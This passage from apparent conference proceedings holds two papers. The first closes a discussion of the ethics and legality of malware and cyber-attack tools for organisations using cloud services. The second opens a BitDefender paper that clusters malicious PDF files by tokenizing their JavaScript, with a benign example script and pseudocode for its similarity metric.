From a research perspective, it is worth briefly mentioning here that Stuxnet has apparently inspired some researchers (Higgins, 2010) who have very rapidly developed a proof-of-concept of a potentially key weapon in cyber warfare (Desnos, Erra, & Filiol, 2010). The ethical aspects of these types of response are one aspect of the dilemmas facing information security and forensic computing researchers trying to keep pace with the changing malware and cyber-attack landscape. Indeed, there has been long running debate about what should be considered ethical and moral research behaviour in relation to malware and anti-malware research. The notion of “bona fide researchers” (Fahs, 2010; Wolfe, 2003) has previously been mentioned, as an approach that aims to virtually prohibit researchers in malware from developing new malware or even proof-of-concepts. It is argued that failure to control the approach of researchers is dangerous and will lead to accentuating the malware problem rather than mitigating it. These types of moral or ethical stances have meant that often the only members of the research community to have access to malware viral code were those deemed bona fide, leading to other researchers being marginalised and/or excluded from malware conferences and the publication of their research.

While this debate has advocates on both sides, it is evident that the emergence and increased use of the more dangerous cyber-attack tools has re-awakened the urgency of this issue. What are the moral and ethical implications of researchers developing, owning and deploying cyber-attack tools? How do these questions relate to similar activities by hackers, activist/hacktivist groups like Anonymous (National Cybersecurity and Communications Integration Center, 2011; Rashid, 2011) and increasingly national governments (Citro et al., 2009)?

From a technical perspective, it might be argued that there is not much of technical difference between malware and cyber-attack tools as defined in the introduction. Indeed, it can be shown that most of the typical malware could possibly be also used as cyber-attack tool. On the other hand, some cyber-attack tools cannot be classified as malware since they have been originally designed for other purposes and do not fit into the definition of malware. As an example, traditional cyber forensic tools or cyber security tools can easily be used as cyber-attack tools. In fact many of the most effective cyber security and eforensic tools currently available actually have their origins in work developed by black hats or “bad guys”. Indeed most penetration testers continue to rely on individual tools like nmap (<http://nmap.org/>), kismet (<http://www.kismetwireless.net/>), metasploit (<http://www.metasploit.com/>), Nessus (<http://www.nessus.org/products/nessus>) and/or BackTrack (<http://www.backtrack-linux.org/>) that combines hundreds of tools in a single pre-packaged Linux distribution.

While debate may continue on whether there are significant technical differences, it is clear that the differences in how malware and cyber-attack tools are deployed and used and the risks posed to individuals, organisations and groups need ongoing consideration. While malware is a group term covering many types of malicious software and methods of deployment, it can be argued that most malware are deployed without any direct or specific targeting of a specific individual, group or organisation. While a detailed description of the various types of malware (e.g. viruses, worms, Trojan horses etc.) and the different mechanisms by which they are spread and work is beyond the scope of this paper, it is anticipated that this difference concerning the focus for software deployment (indiscriminate versus targeted) may be useful for considering the risks/threats posed and the types of actions that can be planned to respond to these different challenges.

Cyber-attack tools target specific organisations. For example Small and medium-sized businesses (SMBs) have historically been considered to be weak in cyber security (Cawley, 2011; Lee, 2011,

2012). In these cases, it may be possible to argue that there is a visible overlap between some types of malware and cyber-attack tools. SMBs may be targeted by advanced malware as well as by specialised cyber-attack tools and in some instances simple spyware may be powerful enough to cause significant damage to SMBs. This stated, malware are rarely if ever deployed in conjunction with dedicated cyber-attack tools as weapons in cyber warfare. In cyber warfare, tools are used to make targeted attacks on targets that include critical infrastructure. In these cases, the attacker is not interested in infecting thousands of computers all around the world, but instead has targeted specific computer systems, users or organisations. As Citro, Martin, & Straf (2009) discuss at length in their research into U.S. acquisition and use of cyber-attack capabilities the increasing use of these tools by governments should encourage researchers to focus attention on the implications for individual citizens privacy and security.

As the above discussion illustrates, malware and cyber-attack tools do pose technical and ethical dilemmas that have implications that need to be considered by organisations relying heavily on cloud solutions. These dilemmas however, also extend into the legal domain where information security and forensic computing experts are faced with the challenge of disentangling intent alongside the technical difficulties of working in cloud environments. There remain few, if any, generally accepted legal definitions for cybercrime, cyber warfare, cyber-attack tools and although malware has been variously defined these definitions vary widely across national jurisdictions.

One perspective suggests that at least some types of malware may not be able to be considered illegal (e.g. adware and spyware) and that the questions of legality pertain more to how these tools are installed and deployed. For example, where malware is installed covertly, it is frequently illegal in many jurisdictions. However, adware and even spyware can and often is installed as a part of legitimately installed, and sometimes purchased, software packages. The user agreement often contains small print alerting users to these facts, but not many computer users do ever actually read these agreements.

For cyber-attack tools as described previously, the legal situation remains unclear within and between different jurisdictions and as a consequence this is especially the case in cloud environments where providers of services are international companies. That stated, conventional legal principles pertaining to how software is installed and additionally used are likely to be relevant in considering the risks posed. These issues can be explored to some extent by examining the use of kismet (<http://www.kismetwireless.net/>) and nmap (<http://nmap.org/>) from a legal perspective.

Both kismet and nmap were originally developed out of activities by “black hat” software developers². Both tools have subsequently received considerable public attention primarily because of reference to their use in several Hollywood movies including nmap in *Matrix Reloaded*, *Bourne Ultimatum*, *Die Hard 4* and most recently the *Girl with the Dragon Tattoo* (original Swedish version). In these films, the tool is used by both “bad guys” and “good guys” across illegal and legal boundaries. On the other hand kismet’s use for war driving is illegal in many countries. Although, legal arguments have been mounted that simply having the capacity to war drive does not constitute an offence and does not overtly cause any damage/harm and that only the act of connecting to network discovered in this way can lead to harm. Although, of course even here where kismet is used by an organisation to map its own wireless network coverage or for penetration testing it is

² It is worth noting, that in some jurisdictions, even ownership of such tools can be considered illegal. This can subsequently be detrimental for development of defences against these tools, i.e. antivirus industry.

also not illegal. Similar remarks pertain to nmap. It remains a tool of choice for network reconnaissance by both official and unofficial users (good and bad guys) and using it for penetration testing in one's own organisation with permission is not illegal and may indeed be beneficial. Critically, the intent of use becomes a key determinant of the legality of the use of these tools e.g. using them for vulnerability discovery and subsequent attack is deemed illegal in most jurisdictions but for those utilising cloud solutions the challenge of responding to this risk is compounded by the problem of applicable law – which jurisdiction can it be determined the tool was deployed in and in which jurisdiction the damage occur?

How then might governments, organisations and individuals respond to these legal dilemmas in individual cases?

- It seems evident that no legal enforcement agency has the capacity to investigate or prosecute the deployment of malware on computers or networks of ordinary citizens. The sheer volume of malware being discovered daily and the rate of infections reported by the anti-virus industry suggest that this may be impossible to prevent. Although mitigation strategies including the activities of the AV industry will address some of these challenges;
- It can also be argued that a similar 'lack of response' will occur even if malware is discovered on government or industry computers or networks, unless highly sensitive systems are harmed and trigger investigation;
- For targeted attacks against critical infrastructure, whole of government (or its departments) post-mortem investigations will be initiated (although often this maybe too late). As a consequence there has been a trend of pro-active investigation of activities that pose threats to critical infrastructure and prosecutions are beginning to emerge. Although this has tended to be restricted to government law enforcement, defence or espionage agencies. It has also been seen that pre-emptive attacks by military and espionage agencies are becoming more common (Prince, 2011; Wilson, 2008). This growing use of malware by various official institutions (governments, law enforcement, intelligence agencies) makes examination of the use and deployment of malware and cyber-attack tools not only difficult but at the same time a potentially risky business. Such software can be used for example to eavesdrop on citizens (Kulish, 2011), for espionage or even to help clean infected systems, e.g. FBI's Operation Ghost Click (FBI, 2011).

Finally, it is worth observing that across these differential responses there is little comfort for organisations moving to cloud-based solutions. Not only are these organisations less likely to be able to respond directly, they may even remain unaware of the issues, challenges and risks. They will need to rely on cloud provider to provide information security and if harm is caused they may find themselves unable to mount an eforensic response due to the technical and legal dimensions of the problems outlined above. These issues pose significant ethical challenges for organisations, and also for information security and forensic computing specialists, as all try to be pro-active in managing the risks of malware and cyber-attack.

Preliminary Conclusions

This paper has aimed to open up a discussion about how 'cloud computing' solutions, that have already been identified as having data security and data privacy vulnerabilities, pose even greater risks for organisations to effectively manage risk as there is a transformation in the threats faced from indiscriminate malware to targeted cyber-attack tools.

The paper has highlighted that 'cloud solutions' also pose additional challenges for forensic computing specialists including discoverability and chain of evidence (Reilly et al., 2011; Ruan et

al., 2011). That suggest that when things do go wrong and harm is caused, there may be limited options technical, legally or even ethically that can be done. It is anticipated that in exploring these risks and differentiating between the technical, legal and ethical dilemmas posed, the paper has contributed to raising organisational awareness of the additional risks faced by organisations deciding to move to cloud solutions.

References

- Bodenheimer, D. Z. (2012). Cyberwarfare in the Stuxnet Age. Can Cannonball Law Keep Pace With the Digital Battlefield? *The SciTech Lawyer*, 8(3).
- Broucek, V., & Turner, P. (2001). Forensic Computing: Developing a Conceptual Approach in the Era of Information Warfare. *Journal of Information Warfare*, 1(2), 95-108.
- Cawley, C. (2011). Federal Communications Commission Assistance for Online Attacks. *Bright Hub*. Retrieved from <http://www.brighthub.com/internet/security-privacy/articles/127528.aspx>
- Chen, T. M., & Abu-Nimeh, S. (2011). Lessons from Stuxnet. *Computer*, 44(4), 91-93.
- Citro, C. F., Martin, M. E., & Straf, M. L. (Eds.). (2009). *Technology, Policy, Law, and Ethics Regarding U.S. Acquisition and Use of Cyberattack Capabilities*: The National Academies Press.
- Dahbur, K., Mohammad, B., & Tarakji, A. B. (2011). *A survey of risks, threats and vulnerabilities in cloud computing*. Paper presented at the Proceedings of the 2011 International Conference on Intelligent Semantic Web-Services and Applications, Amman, Jordan.
- Denning, D. E. (1999a). Activism, Hacktivism, and Cyberterrorism: The Internet as a Tool for Influencing Foreign Policy Retrieved January 13, 2001, from <http://www.nautilus.org/info-policy/workshop/papers/denning.html>
- Denning, D. E. (1999b). *Information Warfare and Security*. Essex, UK: Addison-Wesley Longman Ltd.
- Denning, D. E. (2000). Disarming the Black Hats? When does a security tool become a cyberweapon? October 2000. Retrieved December 1, 2001, from <http://www.cs.georgetown.edu/~denning/infosec/disarming-blackhats.html>
- Desnos, A., Erra, R., & Filiol, E. (2010). Processor-Dependent Malware... and codes. *eprint arXiv:1011.1638*.
- Fahs, R. (2010). Position Paper: The Future of AV Testing: EICAR.
- FBI. (2011). Operation Ghost Click. International Cyber Ring That Infected Millions of Computers Dismantled Retrieved February 20, 2012, from http://www.fbi.gov/news/stories/2011/november/malware_110911
- Fogleman, R. R., & Widnall, S. E. (2001). Cornerstones of Information Warfare Retrieved 8 November 2001, 2001, from <http://www.af.mil/lib/corner.html>
- Foster, I., Yong, Z., Raicu, I., & Lu, S. (2008, 12-16 Nov. 2008). *Cloud Computing and Grid Computing 360-Degree Compared*. Paper presented at the Grid Computing Environments Workshop, 2008. GCE '08.
- Gordon, S., & Ford, R. (2002). Cyberterrorism? *Computers and Security*, 21(7), 636-647.

- Gordon, S., & Ford, R. (2006a). Computer Crime revisited: The Evolution of Definition and Classification. In P. Turner & V. Broucek (Eds.), *Proceedings of the 15th Annual EICAR Conference "Security in the Mobile and Networked World"* (pp. 48-59). Hamburg, Germany: EICAR.
- Gordon, S., & Ford, R. (2006b). On the definition and classification of cybercrime. *Journal in Computer Virology*, 2(1), 13-20.
- Haeni, R. E. (1997). Information Warfare - an introduction, from <http://www.student.seas.gwu.edu/~reto/papers/infowar.pdf>
- Higgins, K. J. (2010). Possible New Threat: Malware That Targets Hardware, from <http://www.darkreading.com/vulnerability-management/167901026/security/attacks-breaches/228300082/possible-new-threat-malware-that-targets-hardware.html>
- Higgins, K. J. (2011). Apache Issues Workarounds For 'Killer' Attack. *Informationweek - Online*(19383371), n/a.
- Iverfors, G. (1996). Information Warfare: Defeat the enemy before battle - a warfare revolution in the 21st century? Retrieved 8 November 2001, 2001, from <http://www.ida.liu.se/~guniv/Infowar/>
- Kulish, N. (2011). Germans Condemn Police Use of Spyware, *New York Times*, pp. A.5-A.5. Retrieved from <http://ezproxy.utas.edu.au/login?url=http://search.proquest.com/docview/898382698?accountid=14245>
- Langner, R. (2011). Stuxnet: Dissecting a Cyberwarfare Weapon. *Security & Privacy, IEEE*, 9(3), 49-51.
- Lee, M. (2011). Targeted Attacks and SMBs Retrieved February 10, 2012, from <http://www.symantec.com/connect/blogs/targeted-attacks-and-smb>
- Lee, M. (2012). Targeted Attacks Against Small and Medium Businesses During 2011 Retrieved February 10, 2012, from <http://www.symantec.com/connect/blogs/targeted-attacks-against-small-and-medium-businesses-during-2011>
- Masters, G. (2011). Life after stuxnet. *SC Magazine*, 22(4), 29-31.
- McCullagh, A., & Broache, A. (2007). Will security firms detect police spyware? *CNET News*. Retrieved from <http://news.cnet.com/2100-7348-6197020.html>
- Mell, P., & Grance, T. (2010). The NIST Definition of Cloud Computing. [Article]. *Communications of the ACM*, 53(6), 50-50.
- Mell, P., & Grance, T. (2011). *The NIST Definition of Cloud Computing*. (Special Publication 800-145). Gaithersburg, MD: National Institute of Standards and Technology.
- National Cybersecurity and Communications Integration Center. (2011). *Assessment of Anonymous Threat to control Systems*. (A-0020-NCCIC / ICS-CERT –120020110916). US Department of Homeland Security Retrieved from <http://info.publicintelligence.net/NCCIC-AnonymousICS.pdf>.
- Pearson, S. (2009). *Taking Account of Privacy when Designing Cloud Computing Services*. Paper presented at the CLOUD'09, Vancouver, Canada.

- Prince, B. (2011). Behind the Government's Rules of Cyber War. *Security Week*. Retrieved from <http://www.securityweek.com/behind-governments-rules-cyber-war>
- Rashid, F. Y. (2011). DHS Warns of Anonymous Cyber-Attack Tools, Planned Mass Protests. *eWeek.com*. Retrieved from <http://www.eweek.com/c/a/Security/DHS-Warns-of-Anonymous-CyberAttack-Tools-Planned-Mass-Protests-392974/>
- Reilly, D., Wren, C., & Berry, T. (2011). Cloud Computing: Pros and Cons for Computer Forensic Investigations. *International Journal Multimedia and Image Processing (IJMIP)*, 1(1), 26-34.
- Ristenpart, T., Tromert, E., Shacham, H., & Savage, S. (2009). *Hey, You, Get Off of My Cloud: Exploring Information Leakage in Third-Party Compute Clouds*. Paper presented at the Proceedings of the 14th ACM conference on Computer and communications security, Chicago, Illinois, USA.
- Ruan, K., Carthy, J., Kechadi, T., & Crosbie, M. (2011). Cloud Forensics: An Overview. *Advances in Digital Forensics VII*.
- Vaquero, L. M., Roderio-Merino, L., Caceres, J., & Lindner, M. (2009). A Break in the Clouds: Towards a Cloud Definition. *ACM SIGCOMM Computer Communication Review*, 39(1), 50-55.
- Vouk, M. A. (2008). Cloud Computing - Issues, Research and Implementations. *Journal of Computing and Information Technology*, 4, 235-246.
- Warren, M., & Hutchinson, W. (2001). Information Warfare and Hacking. In H. Armstrong (Ed.), *5th Australian Security Research Symposium* (pp. 195-206). Perth, WA, Australia: Edith Cowan University.
- Wilson, C. (2008). *Botnets, Cybercrime, and Cyberterrorism: Vulnerabilities and Policy Issues for Congress*. Congressional Research Services.
- Wolfe, J. (2003). Bona Fide Researcher? . In U. E. Gattiker (Ed.), *EICAR Conference Best Paper Proceedings*. Copenhagen: EICAR.
- Zorz, Z. (2011). "Apache Killer" tool spotted in the wild Retrieved February 1, 2012, from <http://www.net-security.org/secworld.php?id=11513>

A practical approach for clustering malware PDF documents

Cristina Vatamanu, Dragos Gavrilut, RazvanBenchea

About Author(s)

Cristina Vatamanu is a MsC student at the « Gheorghe Asachi »Univeristy from Iasi, Romania and a senior Anti Malware Researcher at BitDefender AntiMalware Laboratory from Iasi, Romania Contact Details: 37 Sfântul Lazar Street, Solomon's Building, Iasi, Romania,tel +40 232 232 222 e-mail cvatamanu@bitdefender.com

Dragos Gavrilut is a PhD. student at the « Alexandru Ioan Cuza »Univeristy from Iasi, Romania and senior Anti Malware Researcher at BitDefender AntiMalware Laboratory from Iasi, Romania Contact Details: 37 Sfântul Lazar Street, Solomon's Building, Iasi, Romania,tel +40 232 232 222 e-mail dgavrilut@bitdefender.com

Razvan Benchea is a PhD. student at the « Alexandru Ioan Cuza »Univeristy from Iasi, Romania and senior Anti Malware Researcher at BitDefender AntiMalware Laboratory from Iasi, Romania Contact Details: 37 Sfântul Lazar Street, Solomon's Building, Iasi, Romania,tel +40 232 232 222 e-mail rbechea@bitdefender.com

Keywords

Clustering algorithm, Malware PDF file, JavaScript, Hash table, PDF fingerprint

A practical approach on clustering malicious PDF documents

Abstract

Starting with 2009, the number of advanced persistent threat attacks has increased. In all of the researched cases, this kind of attacks use a zero-day exploit usually found in a frequently used application. Most of the times, the user has to visit a malicious page or open an infected document sent via e-mail. Even though the attack vector can be found in many forms, this paper addresses the case in which the attack relies on PDF files to deliver the payload. We chose PDF format both because of the high number of attacks it was used in and the key advantages it offers to the attacker.

From an attacker's perspective, the advantage of this attack is clear in that the PDF-files can be opened by an application on the user's computer or in a browser, as most of the browsers support plug-ins that can render PDF files. The use of JavaScript inside PDF files offers two further advantages. The first is that code can be executed on the victim's computer while the attack avoids different protection methods. The second benefit is that the JavaScript code can be polymorphic in that two files with the same functionality may look very different.

This paper unveils a clustering method based on tokenization of the JavaScript code inside PDF files resistant to most of the obfuscation techniques used in script-based malware pieces.

Our clustering method is based on the fact that most of the infected PDF-files (over 93%) are using JavaScript code. By tokenizing the JavaScript code, describing it in an abstract manner and eliminating different operators used in polymorphism, we are able to obtain classes of files, very similar syntax-wise that can be easily clustered using different methods. Given the fact that virus analysts would likely analyse classes of files rather than isolated files, their work will be significantly reduced.

The method of abstraction can be taken one step further and used as a detection mechanism - a technique to evaluate prevalent data or to obtain a subset from a large set without losing data variability.

Introduction

The addition of JavaScript support for PDF files was a trigger for malware creators to exploit this new feature. During the last 3 years, the number of malicious PDF files has increased dramatically. Most of them make use of JavaScript and to make it even more difficult to detect, malware creators often use obfuscation [9].

Nowadays JavaScript obfuscation techniques include different mechanisms. The most common is the randomization of the name of every, or of some variables/functions in the code. Then there are the addition of different comments (that may or may not contain random strings), the alteration of normal text formatting, the addition of different operators that do not change the meaning or the result of the execution of JavaScript (for example: adding an extra set of brackets or semicolons). Plus, splitting a string into smaller string and then adding them (for example "malware" can be rewritten as "mal"+"wa"+"re"), the usage of Unicode sequences, the usage of some JavaScript embedded functions like "fromCharCode" or "eval" function are also widely used obfuscation practices. Many times, these techniques are used combined, in order to boost their efficacy [8].

This paper focuses on finding a clustering method for identifying similar scripts that have been obfuscated using different techniques. Even though there are different methods that can extract the

original script, they are based on emulation and various de-obfuscation techniques that require far more time to process than a static analysis. Having a practical method to group similar scripts can be applied in a variety of cases. This can be used to research different obfuscation techniques and improve detection. Plus anti-malware testing industry can use it as a means to select a subset of samples without losing sample diversity, or to select prevalent files (if combined with other information).

Related Work

Even though the diversity of papers regarding malware PDF detection is limited, there has been a lot of effort invested in finding different ways to detect malicious JavaScript files and to block drive-by-download attacks. In the first part of this section we will describe the underlying techniques that are currently used as part of some systems to detect JavaScript files and in the second part we will present some similarities between our system and others that are used for plagiarism detection.

Most of the systems built to detect drive-by-download attacks are based on JavaScript emulation and behaviour analysis. Even though this method achieves good results, it makes the process slow because of the performance overhead.

In [1] the author presents a system called JSAND based on combining anomaly detection in JavaScript code with emulation in order to automate the identification of malicious code. JSAND uses machine learning to create a model for benign JavaScript files. When detection is needed, the behaviour of the tested file is compared with the resulted model and a verdict is given. The anomaly detection is based on monitoring of certain function calls that are usually used in obfuscated files. The features used in the machine learning algorithm are events triggered during a JavaScript file run. These may include the call of a method, evaluation of a string using “eval” function, or the creation of an ActiveX control. The system is being successfully used by many analysts and represents an important resource both in the analysis process and malware detection. However, since it uses emulation, it carries a significant overhead and thus cannot be integrated in a browser.

In [2], the authors propose a dynamic way of detecting drive-by-download attacks combined with static analysis to filter those pages that don't present any risk. The system, called SpyProxy, is based on redirecting traffic to a proxy that will try to render the page in a virtual machine. But since the use of a virtual machine affects dramatically the time required to render the page, the files are firstly sent to a static filter that decides whether the files poses any risk or not. The authors observed that 54.8% of the analysed files can be rendered directly and only the rest should be sent to a virtual machine. This method, combined with applying different optimization algorithms allowed the authors to detect all infected pages while adding an average delay of 600 milliseconds.

In [3] the authors present a system called Prophylar that tries to reduce the overhead brought by the emulation process using a static filter that can determine whether a file runs the risk of being infected or not. This way most of the overhead is caused by the emulation of infected files, while the clean files are rapidly skipped. Prophylar is also based on a model created with a machine learning algorithm. The system uses 48 features that are obtained from the HTML code, the JavaScript code and URLs. This includes an entropy, statistics over the customarily used functions in packed files, the maximum length of a variable or web domains that are known not to be trusted. The system was tested over a large database containing almost 19 million web pages and considered that only 14.3% of them should be emulated. In order to test the false-negatives rate, the authors sent 1% of the files to dynamic analysis and noticed less than 0.0018 false negatives.

Zoozle [4] is a highly effective system that is meant to be integrated into the browser. It is based on static analysis only and thus doesn't have a negative impact on the system. It works by creating a model based on a standard Bayesian classifier that uses 1000 dynamically selected features. Each feature is characterized by a string (usually a keyword inside the script) and the context in which it appears. In order to integrate the system into the browser and to better analyse obfuscated files, Zoosle hooks the Compile function from jscript.dll. This function is invoked when "eval" function is called and whenever new code is included with an "<iframe>" or a "<script>" tag. One of the drawbacks of Zoozle is that it is trained to detect only files that use heap-spray techniques. By using this system, the authors obtained a detection rate of over 99% with false-negative detection rates going as low as 0.01%. The system was able to process over 1MB of JavaScript code per second.

In [5] the authors try to achieve a model for detecting zero day exploits by creating an alphabet with features specific to malware files only, those specific to clean files only and the features specific to both. Based on this alphabet, the authors estimated the statistics of co-occurrence. Using a set of malware files and one of benign samples, the authors establish a set of weights for these pattern-frequencies that are further used to calculate a score for each file. This score can be used to sort out files as malign or benign in order to prioritize them. This system allowed the authors to detect a new zero day vulnerability that was unknown at that time.

Even though there hasn't been done extensive research on malicious PDF files clustering, a method similar to ours can be seen in different plagiarism detection systems. Sherlock, Moss, Jplag [7] and the system described in [6] try to obtain an abstract form of the code by first eliminating irrelevant parts such as whitespaces or comments, and then transforming each token into a generic identifier. The plagiarism was then detected by using different algorithms to compare files. The system we suggest is nonetheless different in that we are interested in clustering files, while the plagiarism detection systems try to find parts of files that are similar.

Even though the presented techniques achieved good results, none of them were designed to cluster or find malware on PDF file. Moreover, due to the fact that some of them rely on proxies or emulation of the JavaScript code, they are slow or very hard to implement in a real life situation. The fact that our method is based only on static analysis and it does not do any processing on files that do not contain JavaScript, it stands out in terms of processing speed and the small amount of overhead brought to the system.

Discussion

Cluster analysis relies on the idea of assigning a set of objects into groups in a way that the degree of association (from different points of view) between two objects is maximal if they belong to the same cluster and minimal otherwise. It is an explorative data mining technique used in many fields: statistical data analysis, machine learning, pattern recognition, image analysis, and bioinformatics.

Because of the widespread applicability of the problem, the interest in this field is very high, and has been so for more than 50 years.

Cluster analysis can be regarded as the method to find and identify the underlying features of organizing data in meaningful structure. Depending on the chosen features and relations, the aspects of clusters can be very different. There is a great variety of clustering algorithms (hard clustering, soft clustering, strict partitioning clustering, strict partitioning clustering with outliers, overlapping clustering, hierarchical clustering, subspace clustering)[10].

Since no information is provided (the number of clusters, types of classes), cluster analysis is an unsupervised learning problem. This differs from the classification problem (supervised learning) which implies predefined classes and the problem only requires framing objects in those classes.

From a more practical approach, clustered analysis of PDF malware files has two major functions. On the one hand there's the need to group similar files – thus offering information about quantity and sample prevalence and on the other hand, there is the issue of developing scan engines. It can also be used for testing, because it allows one to select a small number of files without losing sample diversity.

Method

We consider two methods of clustering, one using a distance metric between every two files and one based on a hash table[15] algorithm. The first method has the advantages of accuracy and flexibility since using different metrics changes the perspective of similarity or better said we can use various metrics to highlight different aspects of similarity. The downside of this process is the square time complexity ($O(n^2)$). The second method tries to overcome this deficiency and still get comparable results with a linear time complexity ($O(n)$).

For those two methods to be applied, we firstly need to extract a set of features that characterize each PDF file. The following sub-sections describe the method we use to create a PDF fingerprint and the two methods of clustering that we tested (hierarchical bottom up clustering [10] and a hash table clustering).

PDF fingerprint

A file fingerprint is a small set of data extracted from the original file that uniquely identifies it. However, in this paper we consider a PDF fingerprint a set of data extracted from the file that is characteristic to the cluster to which the file belongs, rather than the file itself. Similar PDF files will have a similar fingerprint.

The PDF fingerprint is a set of unique JavaScript tokens and their frequencies. We perform the following steps to obtain it:

- Extract the JavaScript scripts from every PDF file.
- Tokenize the JavaScript file previously extracted using a grammar for ECMA Script [11] language and add all extracted tokens to a list. Each token is represented by its value and its class. A token class is a numeric value that represents the type of the token (e.g. number, string, regular expression, and so on).
- Remove from that list some tokens (brackets, semicolons or other tokens that we know to be changed frequently). For example the following tokens are different (“+=” and “++”) but can be used to perform the same operation (increment).
- Compute a tuple for each unique token class that is present in the list of extracted tokens: tuple = {class, frequency} (where class is a number identifying the token class and frequency is the number of times that the token class appears in the extracted token list)
- The PDF fingerprint will be the set containing all the tuples previously computed

Let's assume that we extract from a PDF file the following script:

```

Cvb345 = "Num"+"ber"+"s:"; For (i=0;i<10;i++) /* jhgasflkj awruy wietu kwejtj jwkehgt
jwehtg jtwheg */ { /* kjrehw kejwrh */ Cvb345 = Cvb345 + i.toString(); /* ertyuui fsjdh jhg
jjsdhgf fsjh jhfgs jhgfsd jfjsdhg */ }

/* new line comment */

```

In order for us to obtain the fingerprint we must first tokenize the previous script and obtain a list of tokens.

#	Token Class	Value	#	Token Class	Value
1	Variable	Cvb345	20	operator increment	++
2	operator equal	=	21	bracket)
3	String	"Num"	22	comment	/*jhgasflkj ...
4	operator add	+	23	curly bracket	{
5	String	"ber"	24	comment	/* kjrehw ...
6	operator add	+	25	variable	Cvb345
7	String	"s:"	26	operator equal	=
8	Semicolon	;	27	variable	Cvb345
9	keyword for	For	28	operator add	+
10	Bracket	(29	variable	i
11	Variable	i	30	operator point	.
12	operator equal	=	31	class function	toString
13	Number	0	32	bracket	(
14	Semicolon	;	33	bracket)
15	Variable	i	34	semicolon	;
16	operator lower	<	35	comment	/* ertyuui ...
17	Number	10	36	curly bracket	}
18	Semicolon	;	37	end of line	"\n"
19	Variable	i	38	comment	/* new line ...

Table 1: Initial list of tokens for the script

The next step is to apply the following transformations to the precedent list: Remove the following tokens: semicolons, comments, end of line and brackets tokens; Compute simple string operations (for example: “abc” + “123” will be converted as one token “abc123”). Besides simple string operations, some other simple operations like “fromCharCode” or “unescape” can be performed. Using an emulator would make this step easier (some even more complex operations can be replaced with their result).

#	Token Class	Value	#	Token Class	Value
1	Variable	Cvb345	11	variable	i
2	operator equal	=	12	operator increment	++
3	String	“Numbers:”	13	variable	Cvb345
4	keyword for	For	14	operator equal	=
5	Variable	i	15	variable	Cvb345
6	operator equal	=	16	operator add	+
7	Number	0	17	variable	i
8	Variable	i	18	operator point	.
9	operator lower	<	19	class function	toString
10	Number	10	20		

Table 2: List of tokens after performing simple string operations and removing certain tokens

With the previous list at hand, we can easily obtain the fingerprint by keeping each token only once and counting how many times it is encountered.

#	Token Class	Frequency	#	Token Class	Frequency
1	Variable	7	6	operator lower	1
2	operator equal	3	7	operator increment	1
3	String	1	8	operator add	1
4	keyword for	1	9	operator point	1
5	Number	2	10	class function	1

Table 3: PDF-fingerprint

So the fingerprint for this example would be:

$Fingerprint = \{(class_variable,7), (class_operator_equal,3), (class_string,1), (class_keyword_for,1), (class_Number,2), (class_operator_lower,1), (class_operator_increment,1), (class_operator_add,1), (class_operator_point,1), (class_function,1)\}$

Hierarchical bottom up clustering

This section presents a modified complete link bottom up hierarchical clustering method. The main idea is that initially every cluster contains one file. In the algorithm we combine clusters with “maximum similarity” in new clusters. This kind of similarity between two files is measured by a function that computes a metric based on token frequency.

Having a set of data (a set of PDF files) $F = \{f_1, f_2, \dots, f_n\}$, we have to extract for each file its fingerprint: $Fingerprint = \{tuple_1, tuple_2, \dots, tuple_n\}$. For each pair of files we compute a metric distance that represents a function $dm: F \times F \rightarrow R^+$ - a measurement of/ for similarity (percentage of similarity).

We initially considered using a Manhattan distance but we ran into some problems. Let's analyse the following situations:

- first case: we have two fingerprints, and for a specific token class one fingerprint has the frequency 1 and the other one has the frequency 0
- second case: we have two fingerprints, and for a specific token class one fingerprint has the frequency 20 and the other one has the frequency 19

In both these cases, the distance for this token class is 1. However in the second case the token class is clearly more specific for that fingerprint than in the first case that could be a matter of mere garbage instructions. We then reconsider the metric function so that it will be more flexible for these cases:

```

Input  : FP1, FP2 - PDFFingerprints for pdf1 and pdf2
Output: metric - the metric distance for the two files

function computeMetric
  HF ← an empty hashTable
  foreach T in FP1
    HF[T.class] ← HF[T.class] ∪ {T.Frequency}
  endfor
  foreach T in FP2
    HF[T.class] ← HF[T.class] ∪ {T.Frequency}
  endfor
  nrTokens ← 0
  sum ← 0
  foreach key in HF
    frequencyList ← HF[key]
    if | frequencyList | == 2
      sum ← sum +  $\frac{\min(frequencyList)}{\max(frequencyList)}$ 
    endif
    nrTokens ← nrTokens + 1
  endfor
  metric ←  $\frac{sum}{nrTokens} * 100$ 
  return metric
end function

```

Algorithm 1: Metric function

This metric measures the correspondence of tokens frequencies, ignoring the order of appearance for a better generalization (two operations can take the same effect regardless of their order of execution).

We establish a threshold and every pair of files that have the metric greater than this limit should be considered as part of the same cluster. Simply put, we consider each file to be a node in a graph. Two nodes are connected if the metric for those two nodes is greater than the threshold. After computing the distances for each pair of files, the clustering problem becomes a graph problem: connecting the convex components – each convex component will be a cluster.

The time square complexity needed to compute the distance between every two pairs of files makes this method difficult to work with big data sets even if the clustering process has parallel components.

Hash Table clustering method.

The hash table method comes from the necessity to speed up the process of clustering hashes of PDF files and the linear time complexity of the algorithm makes it possible to work with big data sets.

The main idea is to extract a hash characteristic to each file and then connect the files with the same hash to the same cluster.

Let's assume that we have the following set of PDF files: $F = \{f_1, f_2, \dots, f_n\}$, and the function to obtain the characteristic hash is $h: F \rightarrow \mathbf{R}^+$. Then f_i and f_j will be in the same cluster if $h(f_i) = h(f_j)$.

Our method starts from the fingerprint of the PDF files (previously explained) and performs the following steps to obtain a specific hash:

- Sort tuples from the fingerprint (class, frequency) after the frequency; if the frequencies are equal, we will sort tuples by the class parameter.
- Apply a normalization factor (divide the frequency of each token with a factor)
- Because both class and frequency are numbers we can apply a standard hash function (MD5 [12], SHA1 [13], SHA256 [14]) over the raw list of numbers obtained after the previous steps and obtain the hash for that particular file.

Changing the order of instructions inside the code represents another method of obfuscation. By sorting tuples from the fingerprint according to the frequency component, we will be invariant to this type of changes. For example, if we have “ $a = b + c; d = e - f;$ ” or “ $d = e - f; a = b + c;$ ” the sorted fingerprint would be the same:

```
sortedFingerprint = {(class_variable, 6), (class_operator_eq, 4), (class_operator_sub, 1),
(class_operator_add, 1)}
```

We also noticed small variations in the frequency list, leading to different hashes and files being automatically framed in different clusters. For example, assume we obtain these two *sorted Fingerprints*

```
sortedFingerprint1 = {(class1, 100), (class2, 88), (class3, 53), (class4, 12)}
```

```
sortedFingerprint2 = {(class1, 101), (class2, 89), (class3, 53), (class4, 12)}
```

